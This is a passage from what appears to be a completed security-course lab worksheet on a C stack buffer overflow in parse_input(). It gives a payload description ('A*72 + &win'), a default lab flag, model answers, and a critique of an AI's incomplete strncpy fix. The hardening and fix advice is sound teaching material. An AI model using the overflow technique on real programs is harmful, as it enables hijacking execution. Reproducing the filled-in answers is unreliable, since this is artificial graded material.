identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted.

- **Personalized flag (if this lab issues one):** _____ *Flags are unique per student — submitting another student's flag is a violation. How to submit:* ***learn.zcr.ai/submit*** *(full guide:* `SUBMISSION.md` *in the repo root). (Default in this run:* `FLAG{stack_smashing_for_fun_and_education}`*, overridable via the* `FLAG_PWN` *env var / seeded* `.env`*.)*
- **Explain in your own words** *(graded on your reasoning, not copied text):*
  1. What did you do, and **why did the vulnerability work**? — I overflowed `buf[64]` in `parse_input()` with a long input. `strcpy` copies with no length check, so bytes past offset 72 overwrote the saved return address; on return the CPU jumped to `win()` instead of the caller.
  2. **Why does your fix actually stop it** — and what could still break it? — Hardening adds a canary (detects the overwrite), ASLR (randomizes `win()`), NX (no stack shellcode) and FORTIFY (aborts the bad `strcpy`). Limits: ASLR falls to an info leak, NX falls to ROP/ret2libc, and the bug still exists — only the Rust rewrite removes the whole class.

🤖 Audit the AI (required)

AI is a power tool you must **distrust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer.
2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s).
3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient.

1. AI answer: *"Just change* `strcpy(buf, src)` *to* `strncpy(buf, src, 64)` *and the overflow is fixed."* **2. What's wrong:** `strncpy(buf, src, 64)` is still unsafe — if `src` is 64 bytes or more it copies exactly 64 and leaves `buf` with **no ending NUL byte**, so the later `strlen(buf)` keeps reading past the end (a new bug). It also does nothing about the `gets()` and format-string bugs. `strncpy` is not really a safe-copy tool. **3. Correct version:** use the real buffer size and always add the ending NUL — `strncpy(buf, src, sizeof buf - 1); buf[sizeof buf - 1] = '\0';` (or `snprintf`), plus change `gets` to `fgets(line, sizeof line, stdin)` and use `printf("%s", user_input)`. The AI's answer wasn't enough because it just swapped one unsafe function for another and ignored the other two bugs.

> Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

🧠 Comprehension & Prompt (required)

A. Explain in Plain English (EiPE). In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon.

`parse_input()` copies the user's input into a fixed 64-byte stack buffer with `strcpy`, which keeps writing until it hits a NUL byte and never checks the buffer's size. A long input therefore writes past the buffer and over the saved return address higher on the stack, so when the function returns the program jumps to wherever those bytes point — letting an attacker redirect execution to `win()`.

B. Prompt Problem. Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**.

> "Rewrite this C function to be memory-safe without changing its behavior (read input, return its length). Replace `strcpy` with a bounded copy that always NUL-terminates within `buf`'s real size, replace any `gets` with `fgets` using `sizeof`, and never pass user input as a `printf` format. Show the full function and name each CWE you closed."

Verified result: with the unbounded `strcpy` in place, the Task 2 payload (`A*72 + &win`) reaches `win()` and prints the flag. After replacing it with a bounded, always-terminated copy, the same payload is truncated to `buf`'s size, the saved return address is never overwritten, and the program returns normally — the exploit fails.

Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).